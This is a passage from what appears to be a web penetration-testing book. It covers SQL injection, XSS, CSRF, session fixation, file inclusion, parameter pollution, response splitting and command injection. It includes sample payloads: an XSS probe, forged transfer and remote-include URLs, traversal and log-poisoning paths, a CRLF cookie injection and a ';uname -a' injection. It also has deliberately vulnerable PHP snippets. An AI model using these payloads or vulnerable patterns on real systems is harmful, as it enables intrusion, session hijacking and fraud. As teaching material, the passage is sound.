
SQL injection flaw has been responsible for some of the biggest cyber attacks and data theft.

The response from the server will help you identify the database type. As an attacker, we are interested in the error messages from the server when it encounters a malicious input. The error message helps us reach two conclusions; it reveals the database type and also gives us an indication that the application may be vulnerable to a SQL injection flaw.

The following screenshot shows the example of an error message from the Microsoft SQL database:




The following screenshot shows the example of an error message from the MySQL database:



An error message does not guarantee that the server is vulnerable to a SQL injection flaw, but as an attacker, it will make your life easier. The manual method to discover a flaw is by using a proxy such as Burp, Paros, or ZAP and injecting data in the various fields. Tamper data and SQL Inject me are two well-known Firefox extensions that are very useful when testing input fields in the form for SQL injection flaws.

A dedicated attacker would be interested in querying the database in a more detailed way. They might want to identify the names of tables and columns to steal sensitive data. The metadata table stores the information about user defined tables and columns. If an attacker is successful in querying the metadata table, they can use the information obtained to pull information from user defined tables that store that may contain the actual sensitive client information. The SQL injection attack is not limited to extracting information from the database; it can also be used to write data and also perform command injection on the underlying operating system.

An illustration of the SQL injection flaw is shown in the following diagram:



I have dedicated the entire *Chapter 5*, *Attacking the Server Using Injection-based Flaws*, to injection flaws, and we will discuss the tools used to exploit such flaws and go through the entire methodology used to attack these flaws. This chapter will only provide you an overview of the injection flaws.

Cross-site scripting

Cross-site scripting attack exposes the flaw that allows the attacker to store a malicious script on a target website or trick the victim to submit the script to the target website that is shown to the client. The script is usually written in JavaScript. An important point to note here is that although the script could be stored in the target website, it does not run on that website. The script runs on the user's browser and is capable of doing every action that the user could perform on the target website. Since the aim of this attack is to run a malicious script on the client, it is known as a client-side attack.

A vulnerable website would lend a helping hand to this malicious activity by failing to do proper input validation. Do you expect a user to use a JavaScript as an input to any field? If the developers of the web application would filter out all the metacharacters before storing the data on the website or before reflecting the data back to the browser, you could defeat the cross-site scripting attack.

The attack potential of the XSS flaw is not just limited to attacking the same website or stealing information from the browser; the attacker can also use it to target other website. Here's an illustration of a cross-site scripting attack:





Illustration of XSS attack

An easy way to identify whether a web page is vulnerable to an XSS attack is by using the following harmless script in the input fields of the form. If a dialog box is displayed, the web application is not filtering the metacharacters and is vulnerable to an XSS attack:

```
<script>alert("Vulnerable to XSS!!");</script>
```

An example of XSS vulnerability is shown in the following screenshot:



The web application failed to perform proper input validation and passed the entire script back to the browser and the dialogue box popped up.

Some people think cross-site scripting is same as CSS; this is incorrect as the acronym CSS is used for cascading stylesheets.

XSS vulnerabilities generally appear in two flavors:

- **Persistent or stored XSS flaws**: In the persistent XSS vulnerability, the attacker tricks the vulnerable website to store the input containing the script. At a later time, when a user views that input, the script are sent to the browser and executes without any filtering.

  The forums and the review section of online shopping websites are often targets of stored XSS attack.

- **Non persistent or reflected XSS flaw**: A reflected XSS flaw would use a phishing email to send the link to the vulnerable website to the victim. The link is formatted in such a way that the malicious script is made to look a part of the URL. When the victim clicks on the URL, the script is reflected back the browser and executes on the client side.

Attack potential of cross-site scripting attacks

Here are the various ways of XSS attacks:

- Steal user password and cookies
- Scan other websites and servers
- Engage the browser into transactions on the vulnerable server without user knowledge
- Redirect the user to another website
- Steal files from the victim's computer

We will discuss more about XSS in *Chapter 6*, *Exploiting Clients Using XSS and CSRF Flaws*, where we go deep into XSS flaws and learn about the various ways to identify them using the tools in Kali Linux.

Cross-site request forgery

The XSS attack tricks the browser in running the script and performs an unwanted action on behalf of the innocent victim; the **cross-site request forgery attack** (**CSRF**) is a similar sort of flaw where the attacker makes the innocent victim perform some action but without the use of the script. The target of the malicious action is the web application in which the victim is currently authenticated.

Although CSRF and XSS seem similar, there are some distinct differences. In a CSRF flaw, the attacker takes over the identity of the victim and performs actions on their behalf. The CSRF attack is often used to change the details of the user on the vulnerable website such as email address, phone number, and address.

Cross-site request forgery attack is also known as one-click or session riding attack.

Here's a simple example:

1. Attacker identifies a direct link on a vulnerable bank application to transfer money as follows:

   ```
   http://vulnerablebank.com/transfer.do?acct=ROGER&amount=100
   ```

2. The innocent victim has an account on the `vulnerablebank.com` website and is currently authenticated on it.

3. The attacker tricks the victim into opening the modified URL, changing some variables using a phishing attack or storing the link on a blog or a forum.

   The modified URL transfers 100 from the account of the currently logged in user to attackers account as follows:

   ```
   http://vulnerablebank.com/transfer.do?acct=ATTACKER_
   ACCOUNT&amount=100
   ```

4. The `vulnereablebank.com` web application does not verify if the user indeed wanted to perform the desired transaction. The request gets completed and the account of the attacker is increased by 100.

The web application is again the culprit in CSRF flaw, as it blindly accepts new requests coming from an authenticated browser. During any critical transactions, such as balance transfer or change of personal details, the web application should prompt the user to re-enter the credentials or at least implement a CAPTCHA. Using random tokens, known as Anti-CSRF tokens that change on every request, is also a good mitigation step as the attacker would not know this dynamically changing random token.

Session-based flaws

Session token is an important mechanism in the overall authentication scheme of web applications. Once a user successfully authenticates to the web application, a token is assigned to the user. It is usually a long random number. This token is then shared by the user on subsequent interactions with the web application and is used for re-authentication purpose. Now, the token represents the identity of a user. Session tokens are also used to track user behavior. This mechanism has an inherent problem; if a malicious attacker is able to determine the victim's session token, the attacker can impersonate as the victim.

The session token becomes as important piece of information and needs to be carefully protected with the same vigour as done for the login credentials, because it serves the same purpose as the user credentials.

Different ways to steal tokens

The various ways to steal tokens are as follows:

- Brute forcing a predictable session token
- Sniffing a token over the wire

- Compromising a session token using client-side attacks (XSS or malicious JavaScript)
- Man-in-the-middle attack

Brute forcing tokens

Some web applications still use predictable session tokens that are very easy to guess or brute force. These tokens are generated from a finite series of numbers or in an incremental order. You may find gaps even if the application is issuing token in an incremental order, as other users accessing the application would also be assigned tokens. Other ways of generating token include using the client data, such as username and IP address, and then encoding it to hide it from novice attackers. After collecting a number of tokens, they can be analyzed and the pattern identified to break it.

Sniffing tokens and man-in-the-middle attacks

These two ways to stealing tokens are very similar to each other. Here, the attacker sniffs the communication between the server and the client. The token is then extracted from the sniffed data. The sniffing can be done via a **man-in-the-middle attack** (**MITM**) or by sniffing it over the wire. The attacker with the knowledge of token starts accessing the application impersonating the innocent user.

Stealing session tokens using XSS attack

Once a user authenticates, a session token is passed to the web browser. The same session token is then used for future interactions with the web application during the session and saved in the browser. If that application is vulnerable to a cross-site scripting flaw, a malicious attacker could trick the user into running a token stealing script, which would send the token over to a remote server controlled by the attacker.

Often, you would find session token passed in the cookie field in the header.

Session token sharing between application and browser

There are various ways in which the session token is passed between the application and the web browser:

- Passing session token in the URL
- Using hidden form fields
- Using the set-cookie field in the header

Tools to analyze tokens

Zed Attack Proxy, Burp proxy, and WebScarab, which are included in Kali Linux, have inbuilt functionality to gather and analyze token. WebScarab has a feature to analyze and plot the values over a graph. This makes it very easy to visualize the randomness and distribution of session token used by the application over a defined time.

Burp suite also contains a session token analyzer called sequencer. The sequencer functionality is flexible and allows the tester to identify the token manually. In addition to this, it also allows loading a token file saved offline for analysis. It tests the randomness of the tokens against the standards set by FIPS. Detailed explanations are also provided for every passed or failed test.

Session fixation attack

Session fixation is a flaw wherein a malicious attacker fixes a predetermined session ID on to a user even before the user logs in to the application. The attacker acquires a legitimate session token from the website and tricks the user to use that specific session ID when logging in to the application. Since the attacker already knows the session ID, they can hijack the session of the user too.

Here's a simple example:

1. The attacker visits the website and is issued a session ID.
2. The attacker then crafts a URL, which includes the session ID assigned to it, and entices the user to use the URL through a phishing e-mail of a forum platform.
3. The victim is now connected to the application and tries to log in with the preset session token.

4. The victim successfully logs in but is not assigned a new session token, as it already has a valid ID that was fixed by the attacker. Hence, the attack is known as session fixation.
5. After the user logs into the application, the attacker can take over the session by using the same session token and impersonate the user.

The following diagram explains the session fixation attack:




Illustration of Session fixation attack

Mitigation for session fixation

The attack becomes very easy if the session token is part of the URL, since creating a custom URL to entice the victim is trivial. The attack becomes more difficult if the session token is passed through a cookie. Setting a cookie on the browser of another user is difficult unless the application itself is vulnerable to a flaw such as cross-site scripting, through which the attacker can set a cookie in the user's browser. Another mitigation step is to design the application to reject any user supplied session IDs. It is the responsibility of the server to create random session IDs and any user supplied IDs should be discarded. To properly manage session tokens, use tried and tested frameworks such as PHP and .NET, which have built-in mechanism for sending and handling session tokens. Another mitigation step is to implement concurrency control.

File inclusion vulnerability

In a web application, the developer may include code stored on a remote server or from a file stored locally on the server. Referencing files other than the ones in the web root is mainly used for combining common code into files that can be later referenced by the main application.

Remote file include

Remote file include, or RFI as it is widely known, is an attack technique that exploits the file inclusion mechanism when the programmer is not careful and dynamically references external code directed by user input without proper validation. This may result in the application been tricked to run a script from a remote server under the control of the attacker. PHP is most widely attacked by a remote file include vulnerability, but this flaw is not limited to PHP.

The `include` function in PHP language is the one that allows the programmer to reference code from a remote server. The following PHP code will extract the value of the script parameter from the HTTP request; the script variable can be edited by a malicious user by intercepting the data in the HTTP request from the browser to the web server. In a normal web application, the variable would fill in when the user interacts with the web application and the application asks for some input in the form of a user supplied data or by clicking some link on the web page.

The value from the script variable is then extracted and passed on to the include function, which fetches the file and includes all its contents as PHP code to the program on the fly as follows:

```
http://vul_website.com/preview.php?script=http://example.com/temp
```

The PHP code is as follows:

```
$inputfile = $_REQUEST["script"];
include($inputfile.".php");
```

Local file include

In a local file inclusion vulnerability, files local to the server are accessed by the include function without proper validation. Many people confuse a local file inclusion flaw with the directory traversal flaw. Although the local file inclusion flaw often exhibits the same traits as the directory traversal flaw, the application treats both the flaws differently. In the directory traversal flaw, the application will only read the contents of the file and display it. In the local file inclusion flaw, the application—instead of displaying the contents—will include the file as if it is an executable script and execute it with the same privileges as the web application.

Although the following URLs look exactly the same, they might represent entirely different attacks:

- `http://testdemo.org/mydata/info.php?file=../../../temp/shell.php`
- `http://testdemo.org/mydata/info.php?file=../../../temp/shell.php`

If the first URL exploits a path traversal issue, the `shell.php` contents will be displayed as text. If the second URL exploits a local file inclusion, the `shell.php` contents will be processed as PHP code and executed.

Here's a snippet of code that is vulnerable to a local file inclusion attack:

```
<?php
  $file = $_GET['file'];
  {
    include("pages/$file");
  }
```

Mitigation for file inclusion attacks

At the design level, the application should minimize the user input that would affect the flow of the application. If the application relies on the user input for file inclusion, the user should only be allowed to pass a digit of finite number of characters which the application can convert and map to the specific file to be included. Code reviews should be done to look out for functions that are including files and checks should be done to analyse whether proper input validation is done to sanitize the data received from the user.

A cool attack that uses LFI is log poisoning. When you make an invalid request, it gets logged on the server. If it's an Apache web server, it gets logged into the `error.log` file. Seeing that the server logs everything that generates an error, you can influence the content of the `error.log` file. As part of the LFI vulnerability, we can inject in PHP code along with some invalid data that would generate an error but would also get logged into the `error.log` file. Now, the attacker can execute the PHP code within the `error.log` file by doing something similar to the following:

```
http://vulnerable.com/include.php?file=../../../../var/log/apache2/
error.log
```


HTTP parameter pollution

HTTP allows multiple parameters with the same name, both in the `GET` and `POST` methods. The HTTP standards neither explain nor have rules set on how to interpret multiple input parameters with the same name—whether to accept the last occurrence of the variable or the first, or use it as an array.

In the following example, the `POST` request is as per the standard. The only difference is that the `item_id` variable has both `num1` and `num2` as values:

```
item_id=num1&item_id=num2
```

Although it is acceptable as per HTTP protocol standard, the way the different web servers and development frameworks handle multiple parameters vary. The unknown process of handling multiple parameters often lead to security issues. This unexpected behavior is known as HTTP parameter pollution. Following screenshot shows this behavior:



Major web application frameworks / web server and their response to duplicate parameters are shown in the following table:

Framework/Web server	Resulting action	Example
ASP.net/IIS	All occurrences concatenated with comma	`item_id=num1,num2`
PHP/Apache	Last occurrence	`item_id=num2`
JSP/Tomcat	First occurrence	`item_id=num1`
IBM HTTP server	First occurrence	`item_id=num1`
Python	All occurrences combined in a list(Array)	`item_id=['num1','num2']`
Perl /Apache	First occurrence	`item_id=num1`

Here's an example of a bank application vulnerable to HTTP parameter pollution is as follows:

1. Suppose the URL to the cart for an online shopping website is as follows:

   `https://www.vulnerablesite.com/cart.php.`

2. When the user enters a voucher code for a specific item, the client side code of the application calculates the discount amount and the final amount:

   `discount_amount=500&final_amount=2500`

3. The online shopping application makes the following `POST` request to the backend for processing. The value for the `item_id` is taken from the item in the cart and the application moves to the checkout page:

   ```
   https://www. vulnerablesite.com/cart.php
   item_id=111&discount_amount=500&final_amount=2500
   ```


4. PHP, as per the table in the previous page, takes only the last parameter in case of duplicates. Suppose someone alters the `POST` request as follows:

   `discount_amount=500&final_amount=2500&item_id=222`

5. Since the user has no control over the `item_id` variable, the malicious user added an additional variable with the same name and assigned it the value of the items that they want discount on.
6. If the `cart.php` page is vulnerable to an HTTP parameter pollution, it may make the following request to the backend application:

   `item_id=111&discount_amount=500&final_amount=2500&item_id=222`

   The following screenshot shows the preview:



7. The duplicate `item_id` injected by the malicious user at the end will overwrite the request and an attempt to get a discount of `500` on item `222` would be made instead of applying the discount on item `111`. This attack could be useful in an online shopping website when the discount is available only on specific items.
8. When an application takes the last occurrence of the parameter, it may be possible as shown in the preceding point to change some hardcoded parameter values that are otherwise non editable by the end user.

Mitigation

As seen in the preceding section, the application fails to perform proper input validation which makes it overwrite hard coded values. Whitelisting expected parameters and their values should be included in the application logic and the input from the user should be sanitized against it. Web application firewalls that have been tuned to understand the flaw that can track multiple occurrences of the variable should be used to handle filtering.

HTTP response splitting


Response splitting can be described as a flaw that an attacker could exploit to inject data in the HTTP response header. By injecting data in the header the attacker can trick the browser of the user to perform malicious activities. This attack does not directly attack the server but is used to exploit the client.

An example would be a web application taking an input from the user via the `GET` method and then redirecting the user to a new web page depending on the value that the user sent. A typical scenario would be the user selecting a region and application redirecting the user to a web page tailored for that region.

The following PHP code would set the `Location` field in the response to the users when they are redirected to the new page:

```
<?php
  Header("Location:
    http://fakewebsite.com/regions.php?region=".$_GET['region'] );
  /* This code will set the location field in the header . */
  Exit;
?>
```

If the user selects the `region` as `India`, the `Location` field in the response header will be set as `http://fakewebsite.com/regions.php?region=India` as shown in the following screenshot:



As we can see, the region parameter is directly embedded in the `Location` field of the response header. A vulnerable web application not performing input validation would accept other values too. Instead of sending the value India, we can send some meta-characters such as carriage return (`\r`) and line feed (`\n`), along with some additional input that would terminate the value in the `Location` field and create additional fields in the HTTP header.

`\r` and `\n` are two metacharacters that are used to signify a new line. With the new line characters, the attacker can inject a new header field in the browser. You can set the `Cookie` field in the HTTP header with the following and perform a session fixation attack:

```
\r\nSet-Cookie:PHPSESSID=edqvg3nt390ujqr906730ru1p5
```

An important point to note here is that you need to URL encode the special characters, the encoded value would look like this:

```
%0d%0aSet-Cookie%3APHPSESSID%3Dedqvg3nt390ujqr906730ru1p5
```

The final request sent to the web application instead of the value of the selected region would be as shown in the following link and a new cookie would be set for the victim when the server sends the response header:

```
http://fakewebsite.com/regions.php?region=%0d%0aSet-
Cookie%3APHPSESSID%3Dedqvg3nt390ujqr906730ru1p5
```

Mitigation

Proper input validation and sanitization of data received from the user is the key to mitigation. Metacharacters such as CR and CL should be removed before placing values in the HTTP response header.

Summary

We have to deal with flaws in web applications at every level. Some of the flaws are due to default configuration, but the majority of them exist because security risks are not considered when developing the application. Secure software development lifecycle is the way forward which factors in the security aspects of the application at every stage of development, that is, from requirement gathering till the final release of the product. As discussed in this chapter, proper input validation holds the key to mitigate majority of the attacks and the attacker would always be on their toes, trying to circumvent the mitigation. Adding security at each stage of application development will reduce the overall risk in the software produced.

In the next chapter, we will look at injection flaws and different ways to exploit them using the tools in Kali Linux.

5
Attacking the Server Using Injection-based Flaws

The most common flaw in web applications is the injection flaw. Interactive web application takes input from the user, processes it, and returns the output to the client. When the application is vulnerable to an injection flaw, it accepts input from the user with improper or no validation and processes it, which results in actions that the application did not desire to perform. The malicious input tricks the application, forcing the underlying components to perform tasks that the application was not programmed for. In other words, an injection flaw allows the attacker to control components of the application.

In this chapter, we will discuss the major injection flaws and cover the following topics:

- Command injection flaw
- Identifying injection points
- Tools to exploit command injection flaw
- SQL injection flaw
- Attack potential of the flaw
- Different tools in Kali Linux to exploit SQLi

An injection flaw is used to gain access to the underlying component to which the application is sending data to execute some task. The following table shows the most common components used by web applications that are often targeted by an injection attack when the input from the user is not sanitized by the application:

Components	**Injection flaws**
Operation system shell	Command injection
Relational database (RDBMS)	SQL injection
Web browser	XSS attack
LDAP directory	LDAP injection
XML	XPATH injection

Command injection

Web applications that are dynamic in nature may use scripts to invoke some functionality in the command line on the web server to process the input received from the user. An attacker would try to get its input processed at the command line by circumventing the input validation filters implemented by the application. Command injection usually invokes commands on the same web server, but it is possible that the command could be executed on a different server depending on the architecture of the application.


Let's look at a simple snippet of code vulnerable to command injection flaw. This is an example of an online book store application that takes input from the user and displays the list of the book in that specific genre. The input is passed using the `GET` method, which maps to a directory name on the server and the file listed in that directory is displayed:

```
<?php
  print("Specify the genre of book that you want to be listed");
  print("<p>");
  $Genre=$_GET['userinput'];
  system("ls -l $Genre | awk'{ print $9 }' ");
?>
```

As you can see, there is no input validation before accepting the genre name from the user, which makes it vulnerable to a command injection attack. A malicious user may use the following request to pipe in additional commands that the application would accept without raising an exception:

```
http://onlinebookstore.com/list.php?userinput=Comics;uname -a
```

The application takes the value of user input from the client without validation concatenates it to the `ls -l` command to build the final command that is run on the web server. The response from the server is shown in the following screenshot; the version of the underlying OS is displayed along with the list of books, as the application failed to validate the user input:



The additional command injected would run with the privileges of the web server. Most web servers these days run with restricted privileges, but even with limited rights the attacker can exploit and steal significant information.

Identifying parameters to inject data

When you are testing a web application for command injection flaw and you have identified that the application is interacting with the command line of the underlying OS, the next step should be to manipulate and probe the different parameters in the application and view their responses. The following parameters should be tested for command injection flaws, as the application may be using one of these parameters to build a command back at the web server:

- `GET`: In this method input parameters are sent in URLs. In the example shown earlier, the input from the client was passed to the server using `GET` method and was vulnerable to a command injection flaw. Any user-controlled parameter sent using the `GET` method request should be tested.
- `POST`: In this method, input parameters are sent in HTTP body. Similar to the input been passed using the `GET` method, data taken from the end user can also be passed using the `POST` method in the body of the HTTP request. This could then be used by the web application to build a command query on the server side.

- `HTTP header`: Applications often use header fields to identify end users and display customized information to the user depending on the value in the headers. These parameters could also be used by the application to build further queries. Some of the important header fields to check for command injection are:
    - Cookies
    - X-Forwarded-For
    - User-agent
    - Referrer

Error-based and blind command injection

When you piggyback a command through an input parameter and the output of the command is displayed in the web browser, it becomes easy to identify whether the application is vulnerable to the command injection flaw. The output may be in the form of an error or the actual result of the command that you tried to run. As an attacker, you would then modify and add additional commands depending on the shell the application is using and glean information from the application. When the output is displayed in the web browser, it is known as error-based or non-blind command injection.

In the other form of command injection, that is, blind command injection, the results of the commands that you inject are not displayed to the user and no error messages are returned. The attacker will have to rely on other ways to identify whether the command was indeed executed on the server. When the output of the command is been displayed to the user, you can use any of the bash shell or windows command such as `ls`, `dir`, `ps`, or `tasklist` depending on the underlying OS. But when testing for blind injection, you need to select your commands carefully. As an ethical hacker, the most reliable and safe way to identify the existence of injection flaw when the application does not display the results is using the `ping` command.

The attacker can inject the `ping` command to send network packets to a machine under his control and view the results on that machine using a packet capture. This may prove to be useful in several ways:

- Since the `ping` command is similar in both Linux and Windows, except for a few changes, the command is sure to run if the application is vulnerable to the injection flaw.
- By analysing the response in the `ping` output, the attacker can also identify the underlying OS using the TTL values.

- It may also give the attacker some insight on the firewall and its rules, as the target environment is allowing ICMP packet through its firewall. This may prove to be useful in the later stages of exploitation, as the web server has a route to the attacker.
- The `ping` utility is usually not restricted; even if the application is running under a non-privileged account, your chances of getting the command executed is guaranteed.
